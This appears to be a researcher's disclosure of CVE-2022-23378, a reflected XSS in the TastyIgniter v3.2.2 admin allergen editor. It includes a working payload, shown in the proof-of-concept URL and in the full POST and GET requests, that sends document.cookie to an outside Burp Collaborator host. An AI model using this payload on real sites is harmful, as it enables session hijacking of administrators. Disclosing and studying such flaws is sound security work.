## https://sploitus.com/exploit?id=7E38B99F-A618-5754-9CCC-B7795EB5912F
# CVE-2022-23378 : Reflected XSS in TastyIgniter v3.2.2 Restaurtant CMS
Authenticated reflected XSS exists in the TastyIgniter Admin dashboard in version v3.2.2.
Mitre URL: https://vulners.com/cve/CVE-2022-23378
NIST URL: https://nvd.nist.gov/vuln/detail/CVE-2022-23378
## Proof of Concept (POC):
### Admin Dashboard Allergens:
**Affected URL:** `/admin/allergens/edit/1?items%5B0%5D%5Bpath%5D=%2fdoesnotexist%3cscript%3efetch('https%3a%2f%2fvgfx3ortri1x8mjfw16ngmpq2h8awz.burpcollaborator.net'%2c%7bmethod%3a%20'POST'%2cmode%3a%20'no-cors'%2cbody%3adocument.cookie%7d)%3b%3c%2fscript%3e%20`
**Source code file affected:** `./vendor/league/flysystem/src/FileNotFoundException.php`

When updating an allergen within the administrator dashboard, an option to attach an image to the allergen is available. When attached, a POST request with parameters pertaining to data about the image is submitted. The parameter `items%5B0%5D%5Bpath%5D` is vulnerable to JavaScript injection, resulting in a potential vector for Cross-Site Scripting (XSS). When including the XSS payload, the server responds with an error message containing and executing the XSS payload.
Original POST request with XSS payload:
```http
POST /admin/allergens/edit/1 HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-IGNITER-REQUEST-HANDLER: formThumb::onAddAttachment
X-CSRF-TOKEN: Y----8
Connection: close
Cookie: tastyigniter_session=ey----8%2Fassets%2Fmedia%2Fuploads%2Fimage.jpeg
```

Server Response:
```html
HTTP/1.1 500 Internal Server Error
Date: Fri, 14 Jan 2022 21:21:27 GMT
Server: Apache/2.4.38 (Debian)
Cache-Control: no-cache, private
Set-Cookie: tastyigniter_session=e----8fetch('https:/vgfx3ortri1x8mjfw16ngmpq2h8awz.burpcollaborator.net',{method: 'POST',mode: 'no-cors',body:document.cookie});
```
Furthermore, the request can be changed to a GET request with the affected parameter included within the URL, further increasing the likelihood of success for an adversary to exploit on a phished victim.
Modified GET request:
```http
GET /admin/allergens/edit/1?items%5B0%5D%5Bpath%5D=%2fdoesnotexist%3cscript%3efetch('https%3a%2f%2fvgfx3ortri1x8mjfw16ngmpq2h8awz.burpcollaborator.net'%2c%7bmethod%3a%20'POST'%2cmode%3a%20'no-cors'%2cbody%3adocument.cookie%7d)%3b%3c%2fscript%3e%20 HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-IGNITER-REQUEST-HANDLER: formThumb::onAddAttachment
X-CSRF-TOKEN: Y----8
Connection: close
Cookie: tastyigniter_session=ey----8fetch('https:/vgfx3ortri1x8mjfw16ngmpq2h8awz.burpcollaborator.net',{method: 'POST',mode: 'no-cors',body:document.cookie});
```


**Collaborator Interaction:**
## Discovery
January 2022
- Eric Getchell - TheGetch